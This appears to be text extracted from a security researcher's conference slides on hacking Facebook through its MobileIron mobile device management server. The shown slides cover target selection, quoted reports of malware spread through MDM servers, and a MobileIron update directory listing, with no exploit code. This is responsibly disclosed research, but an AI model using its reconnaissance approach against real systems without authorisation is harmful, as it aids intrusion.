

How I Hacked facebook

Again!




by Orange Tsai

Orange Tsai

- Principal security researcher at **DEVCORE**
- Captain of HITCON CTF team
- 0day researcher, focusing on
Web/Application security



orange_8361

A close-up shot of a man with dark hair and a mustache. He has a serious, intense expression, looking directly at the viewer. He is wearing a light-colored, textured jacket over a dark shirt. The background is dark and appears to be an indoor setting with some foliage visible.

為什麼要說“又”呢？

Why did you say again?



How I Hacked Facebook, and Found Someone's Backdoor Script

Facebook, BugBounty, RCE, Backdoor, Reconnaissance, Pentest



你面對的是駭客 我們也是

- ✓ 紅隊演練
- ✓ 渗透測試
- ✓ 教育訓練
- ✓ 顧問服務

紅隊演練
Red Team Assessment
紅隊演練是真實的攻擊演練，這張戰場圖說明團隊的編制、任務目標、以及每個階段的成果。

100%

截至目前為止，戴夫寇爾平均 4 天內可以成功進入企業內部網路

DEMILITARIZED ZONE

64%

六成以上企業外洩可被利用之帳號密碼、原始碼、內部文件

INTERNET

68%

超過六成以上的專案可以控制 AD 伺服器、vCenter 等，進而控制企業核心系統

CORE ZONE

83%

破解超過 7.6 萬個員工之密碼，顯示八成以上企業密碼強度仍高度不足



Infiltrating Corporate Intranet Like NSA

Pre-auth RCE on Leading SSL VPNs

Orange Tsai (@orange_8361)

Meh Chang (@mehqq_)



Disclaimer

所有漏洞皆經過 合·法·流·程 回報並且 修·復·完·成

MDM(Mobile Device Management)



https://www.manageengine.com/products/desktop-central/images/MDM_features.png



September 5, 2018


[2 Comments](#)

Threat Research
Malicious MDM: Let's Hide This App

Talos Group

Since our initial discovery of a malicious mobile device management (MDM) platform that was loading fake applications onto smartphones, we have gained greater insight into the attacker's methods. We now know how the attacker took advantage of a common MDM feature and used an iOS profile to hide and disable the legitimate versions of the fake apps to force the use of the malicious stand-ins.

Cisco Talos previously published two articles ([here](#) and [here](#)) on the subject. In the aforementioned campaigns, the attackers enrolled iOS devices into the MDM and used the devices to control the victim's devices, deploying malicious apps disguised as the messaging services WhatsApp, Telegram and Imo, as well as the web browser Safari.



First seen in the wild – Malware uses Corporate MDM as attack vector

April 29, 2020

Research by: Aviran Hazum, Bogdan Melnykov, Chana Efrati, Danil Golubenko, Israel Wernik, Liav Kuperman, Ohad Mana

Overview:

Check Point researchers discovered a new Cerberus variant which is targeting a multinational conglomerate, and is distributed by the company's Mobile Device Manager (MDM) server. This malware has already infected over 75% of the company's devices. Once installed, this Cerberus variant can collect large amounts of sensitive data, including user credentials, and send it to a remote command and control (C&C) server.

AI企業今年IT戰略大公開

iThome Cloud Edge Summit

14.2%企業願意聘用大資料人才

新聞


駭客出新招！入侵企業MDM伺服器以散布Android惡意程式

Check Point揭露駭客入侵某家企業的行動裝置管理（MDM）伺服器，以大規模散布金融木馬程式的攻擊行動

文/ 陳曉莉 | 2020-05-04 發表

▲ 讀 6.2 萬 按讚加入iThome粉絲團

▲ 讀 480 分享



成為朋友中第一個說這讚的人

iThome Security
23小時前



VMWare AirWatch

Microsoft Intune

Trend Micro Mobile Security

MobileIron

IBM MaaS 360

常見 MDM 解決方案

Jamf Pro

Apple DEP/Profile Manager

Sophos Mobile Control

Citrix XenMobi

ManageEngine

VMWare AirWatch

Microsoft Intune

Trend Micro Mobile Security

MobileIron

IBM MaaS 360

常見 MDM 解決方案

Jamf Pro

Apple DEP/Profile Manager

Sophos Mobile Control

Citrix XenMobi

ManageEngine

Why MobileIron?

1. 根據官網，至少 20,000+ 企業使選擇
2. 至少 15% 的財富世界 500 大公司選擇、且暴露在外網
3. 台灣企業使用比例最高的 MDM
4. Facebook 有在使用！

如何開始？

Index of /

	<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
	mi-buildinfo-10.0.0.1-4.noarch.rpm	2018-07-05 16:09	1.7K	
	mi-test-10.0.0.1-4.noarch.rpm	2018-07-05 16:09	1.7K	
	mobileiron-centos7-upgrader-10.0.0.1-4.x86_64.rpm	2018-07-05 16:09	1.7K	
	mobileiron-core-preupgrade-10.0.0.1-4.noarch.rpm	2018-07-05 16:09	9.6K	
	mi-buildinfo	2018-07-05 16:09	2.2G	
	mi-test	2018-07-05 16:09	517K	
	mobileiron-centos7-upgrader	2018-07-05 16:09	-	
	mobileiron-core-preupgrade	2018-07-05 16:09	10	
	mi-buildinfo-10.0.0.1-4.noarch.rpm	2018-07-05 16:09	783	
	mi-test-10.0.0.1-4.noarch.rpm	2018-07-05 16:09	21	

Index of /

Name	Last modified	Size	Description
------	---------------	------	-------------



[mi-buildinfo-10.0.0.1-4.noarch.rpm](#)



[mi-test-10.0.0.1-4.noarch.rpm](#)



[mobileiron-centos7-upgrader-10.0.0.1-4.x86_64.rpm](#)



[mobileiron-core-preupgrade-10.0.0.1-4.noarch.rpm](#)

[updatechecklist.txt](#)

2018-07-05 16:09 783

[update-mirrored.txt](#)

2018-07-05 16:09 21


怎麼跑起來？

痛苦。


等待服務跑起來

Waiting for reply...





架構



